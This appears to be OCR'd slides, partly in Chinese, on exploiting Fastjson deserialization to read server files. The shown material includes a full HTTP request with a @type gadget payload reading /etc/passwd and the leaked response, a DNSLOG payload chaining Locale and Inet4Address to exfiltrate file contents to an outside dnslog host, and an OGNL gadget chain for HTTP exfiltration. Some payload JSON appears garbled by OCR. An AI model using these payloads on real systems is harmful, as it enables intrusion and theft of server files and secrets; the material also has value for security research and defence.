


```
public static Character castToChar(Object value){
    if(value == null){
        return null;
    }
    if(value instanceof Character){
        return (Character) value;
    }
    if(value instanceof String){
        String strVal = (String) value;
        if(strVal.length() == 0){
            return null;
        }
        if(strVal.length() != 1){
            throw new JSONException("can not cast to char, value : " + value);
        }
        return strVal.charAt(0);
    }
    throw new JSONException("can not cast to char, value : " + value);
}
```

```
{{
    "@type":"java.lang.Character"{
      "c":{
          "@type":"java.lang.String"
          "hello world"
      }
}}
```

```
com.alibaba.fastjson.JSONException: can not cast to char, value : {"c":"hello world"}
    at com.alibaba.fastjson.util.TypeUtils.castToChar(TypeUtils.java:150)
```

基于异常报错的回显




```
POST /login HTTP/1.1
Host:example.com
Content-Length: 226

{
      "@type":"java.lang.Character"{
        "c":{
       "@type":"org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit",
       "fileName":"/etc/passwd"
        }
}
```

```
HTTP/1.1 200
Content-Type: application/json
Content-Length: 14738

{
"error":"Bad Request",
"message":"JSON parse error: can not cast to char, value : {\"c\":{\"contents\":\"root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin...\",\"fileName\":\"/etc/passwd\",\"mainTypeName\":\"passwd\"}}",
"path":"/login"
}
```

基于DNSLOG回显

```
{ "a":{"@type":"org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit","fileName":"/tmp/test.txt"},
  "b":{"@type":"java.net.Inet4Address",
   "val":{"@type":"java.lang.String"
     {"@type":"java.util.Locale",
     "val":{"@type":"com.alibaba.fastjson.JSONObject",{
       "@type": "java.lang.String""@type":"java.util.Locale",
       "language":{"@type":"java.lang.String"{"$ref":"$"},
       "country":"x.l56y7u6g.dnslog.pw"
       }}
  }}
```


使用 Locale 反序列化的特性，将两个字符串拼接组合成 Locale 对象，再通过 String 反序列化将 Locale 对象 toString，最终经由 Inet4Address 反序列化时 DNSlog 带出数据



TypeUtils

```
public static <T> T castToJavaBean(Map<String,Object> map, Class<T> clazz, ParserConfig config){
  ...
  if(clazz == Locale.class){
     Object arg0 = map.get("language");
     Object arg1 = map.get("country");
     if(arg0 instanceof String){
         String language = (String) arg0;
         if(arg1 instanceof String){
            String country = (String) arg1;
            return (T) new Locale(language, country);
         } else if(arg1 == null){
            return (T) new Locale(language);
         }
     }
   }
   ...
}
```

new Locale("a","b").toString() = a_B




子域名: l56y7u6g.dnslog.pw

ID	域名	Type
14466	{"a":{"contents":"{{flag}}n","filename":"/tmp/test.txt","maintypename":"test"}}_x.l56y7u6g.dnslog.pw	A

基于HTTPLOG回显

使用任意一个可以把 InputStream 或者 Reader 添加到白名单的前置链。
如 OGNL， 把 JSONReader 添加到白名单， 再基于 URLReader 发起 HTTP 请求来携带数据

```
{
   "@type":"java.lang.Exception",
   "@type":"ognl.OgnlException"
}
```



MiscCodec → JSONObject toJavaObject

ognl.OgnlException#setEvaluation

ognl.Evaluation#Evaluation(ognl.SimpleNode, java.lang.Object, boolean)

ognl.ASTMethod#ASTMethod(ognl.OgnlParser, int)

ognl.OgnlParser#OgnlParser(java.io.InputStream, java.lang.String)

